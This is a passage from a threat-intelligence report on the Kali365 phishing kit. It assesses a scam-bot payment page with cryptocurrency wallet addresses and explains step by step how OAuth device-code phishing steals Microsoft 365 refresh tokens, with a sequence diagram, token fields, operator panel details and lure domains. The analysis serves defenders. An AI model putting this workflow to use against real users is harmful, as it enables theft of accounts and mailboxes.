
Figure: VirusTotal enrichment for 185.220.101.99, indicating TOR exit-node / anonymizing-proxy infrastructure associated with the closed-source swap-provider lead.
Scam bot takeover: advertised payment options and placeholder-wallet assessment
This payment interface is assessed as a scam path, not a reliable Kali365 operator payment route. The most likely explanation is that an older Kali0365-related bot was taken over or repurposed by an opportunistic scammer, who then used it to present generic cryptocurrency payment options for “adding funds” to an operator account:
Operational takeaway: treat any “balance”, “funds”, or “add funds” prompts from these bots as scam/impersonation activity; do not use them as evidence of Kali365 revenue or legitimate sales workflow.

Figure: Kali365-themed bot payment interface assessed as a scam / takeover artifact, not authoritative operator payment infrastructure.
The interface presented BTC as the primary payment option:

Figure: BTC option shown by the scam-bot flow. Do not attribute the displayed wallet balance or transaction history to Kali365.
https://www.blockchain.com/explorer/addresses/btc/bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh
The other options were:
| Blockchain / asset | Address |
|---|---|
| BTC | bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh |
| USDT (TRON) | TAEKv6p5wjDuoGe91dETGFENf1iS5sku9g |
| Litecoin | LRjXxtQXcXwepEeTW23uzziKtR3ttMdmZ9 |
| Monero (XMR) | 4JLWErW3wTPUSamk2RkHj7GiPag8xUosggmqGK53FB2XSdq1EVmsdtwdp2dqKeUo8FeqNjybTwfx2KL5L7pcpRbkjVkFTXDGtF29jLWCfc |
The displayed BTC address shows a historical peak balance of approximately $400,000:

Figure: Historical BTC balance for the recycled address shown by the scam-bot flow. This is not assessed as Kali365 revenue.
At the time of writing, the same BTC address showed a balance of roughly $250,000 and no outgoing transactions in 2026:

Figure: Current BTC balance view for the same recycled address. Retained as scam-bot context only.
Address association assessment:
This bot flow should be treated as a scam / takeover artifact rather than authoritative Kali365 payment infrastructure. Although Kali365 access is priced at approximately $250 and legitimate payment routes exist elsewhere in this report, the addresses displayed by this bot are not assessed to be genuine operator collection wallets. The displayed BTC address in particular belongs to a recycled placeholder / historically abused scam address, so its on-chain balance and transaction history should not be attributed to Kali365. We draw no revenue, laundering, or operator-wallet inference from this bot flow.
The Bitcoin address bc1qxy2kgdygjrsqtzq2n0yrf2493p83kkfjhx0wlh is not a campaign-specific wallet but a long-running placeholder / scam-associated address that has circulated for years in technical examples and abuse reporting. Its appearance here is therefore best interpreted as evidence that the bot flow was not a legitimate Kali365 payment rail. Rather than linking the address to Kali365 revenue, the stronger assessment is that an old or abandoned Kali365-themed bot was likely taken over or repurposed by a separate scammer, who left or generated low-quality placeholder payment content. In short, this section is useful as a warning about ecosystem impersonation and scam-bot reuse, but the displayed BTC balance should not be treated as Kali365 funds or operator-controlled infrastructure.
Part III — Attack Technique: How Tokens Are Stolen
How it steals (OAuth device-code phishing)
Primary capture model: OAuth device-code phishing. The acquired client, purchased web UI, and panel-shaped artifacts consistently point to device-code abuse: user_code-style lure flows, verification_uri = login.microsoft.com/device, Microsoft Office client_id usage (d3590ed6…), and backend refresh-token handling. The victim is steered to Microsoft’s genuine device-login page and approves an attacker-initiated device session, so MFA is satisfied legitimately rather than “bypassed.”
OAuth device-code phishing, also known as device authorization grant phishing, abuses a legitimate OAuth 2.0 flow defined in RFC 8628. The flow was designed for devices with limited input capability, but attackers can weaponize it by initiating the device-code request themselves and socially engineering the victim into approving it. There is no attacker look-alike login domain in the evidence set. An AiTM/reverse-proxy reading was an earlier hypothesis from the client-side artifacts alone; it is not supported by the current evidence.

Figure: OAuth device-code phishing flow diagram showing attacker initiation, victim approval, and token return.
We have not seen the production server-side capture code — that would live on the backend — so the report should avoid claiming direct capture-code recovery. The available evidence supports the device-code workflow through client behaviour, purchased web UI workflow, and device-code-shaped panel objects. There is no credential-relay evidence in this set; the assessed abuse depends on the victim approving a legitimate Microsoft device session.
The OAuth Device Authorization Flow – How It Normally Works
The Device Authorization Grant allows devices with limited input capabilities (e.g., smart TVs, gaming consoles, IoT devices, command-line tools) to authenticate without a full web browser or keyboard.
Step-by-step legitimate process:
- An application on the constrained device requests authorization from Microsoft Entra ID (Azure AD) using a pre-registered client ID.
- Microsoft returns:
- A short user code (e.g., XYZ8-4AB2).
- A verification URI (always
https://microsoft.com/devicelogin). - A longer device code (kept secret by the app).
- An expiration time (usually 15 minutes).
- The device displays instructions: “Go to microsoft.com/devicelogin on another device, enter code XYZ8-4AB2, and sign in.”
- The user visits the real Microsoft page on their phone or computer, enters the code, authenticates (including MFA if enabled), and explicitly approves the requested permissions (scopes like Mail.Read, Files.Read.All, etc.).
- Microsoft issues an access token and refresh token directly to the original app/device.
- The app now has delegated access to the user’s resources.
This flow is secure when used as intended because the user consciously approves access on a trusted Microsoft domain.
How Attackers Weaponize the Device Code Flow
Attackers abuse the exact same legitimate flow to steal long-lived OAuth tokens without ever needing the victim’s password. The attacker initiates a device-code authorization on their own infrastructure, then tricks the victim into completing and approving it on the real Microsoft device page.
The attack chain
sequenceDiagram
	participant A as Attacker backend
	participant M as Microsoft login
	participant V as Victim

	A->>M: POST device-code request using Office client ID
	M-->>A: Return user code, verification URI, and device code
	A->>V: Lure presents user code and sign-in instruction
	V->>M: Opens Microsoft device-login page and enters user code
	V->>M: Authenticates, completes MFA, and approves request
	A->>M: Backend polls token endpoint with device code
	M-->>A: Return access token and refresh token
	A->>A: Store refresh token and auto-refresh every 15 minutes
Evidence boundary: the client and purchased web UI support the device-code phishing assessment; the fake / testing panel provides only data-model context and is excluded from victimology. The Electron client and web panel consume captured tokens; they are not, by themselves, the capture point.
Defensive implication: this is not an attacker-hosted login-page problem. Detections need to focus on unexpected device-code approvals, suspicious refresh-token use, first-party Microsoft client IDs in abnormal contexts, and downstream token reuse.
Step 1 — Attacker initiates a device-code request
The operator’s backend requests a device-code authorization from Microsoft using the legitimate Microsoft Office client_id. Microsoft returns a user_code, a verification_uri (https://login.microsoft.com/device), and a device_code the backend keeps.
Step 2 — Victim receives the lure
The operator sends a phishing message instructing the victim to enter the supplied user_code at login.microsoft.com/device.
Step 3 — Victim authenticates and approves
The victim enters the code, signs in, completes MFA, and approves the requested permissions. Microsoft validates the session because the authentication is legitimate — the abuse is in who initiated the device session and who receives the resulting tokens.
Step 4 — Backend polls for and receives the tokens
While the victim approves, the attacker backend polls Microsoft’s token endpoint with the device_code. On approval, Microsoft issues an access_token and a long-lived refresh_token, bound to the Office client_id.
Step 5 — Tokens stored and auto-refreshed in the panel
The refresh token is stored in the panel database with the lure/user association, tenant_id, user_email, and mfa_roles, then auto-refreshed on a ~15-minute cycle to keep it alive. The Electron client retrieves exactly these fields from /dash/tokens; captured_at marks when the victim approved the device session.
Why MFA doesn’t stop this
MFA protects the sign-in step, but it does not automatically protect against token/session theft after a user approves the wrong device session. In this flow, the attacker does not need to defeat MFA; they obtain the refresh token issued after the victim completes it.
From the panel’s token data structure recovered from the client:
captured_at→ when the victim approved the device-code sessionmfa_roles→["Global Administrator"]etc — post-MFA Entra ID rolesrefresh_token→ long-lived credential, valid for weeks/months
A refresh token is not a password. It doesn’t necessarily expire when the victim changes their password. It can survive MFA policy changes. It can be used to generate new access tokens silently — which is exactly what serviceWindow.js does when an operator clicks Outlook.
What the operator sees
The moment the victim authenticates, the Kali365 Live panel updates within 30 seconds (next poll cycle), the window title flashes "(1 new) Kali365 Live", and a new row appears in the table showing the victim’s email, display name, capture time, and role. If that role includes Global Administrator, the amber Admin button appears immediately.
One click. Full inbox access. No credentials required.
Example lure / payload appearance
Example of what an auth.duemineral.uk lure can look like in the browser (phishing interstitial + Cloudflare challenge):

Figure: Example auth.duemineral.uk lure appearance with phishing interstitial and Cloudflare challenge.
Kali365 Live operator client (executable UI)
What the operator sees after running the executable: panel URL prefilled (https://v2.duemineral.uk) with username/password fields and a Connect button.

Figure: Kali365 Live operator client login UI with prefilled panel URL and operator authentication fields.
After authentication, the operator can access the web panel (purchased UI):
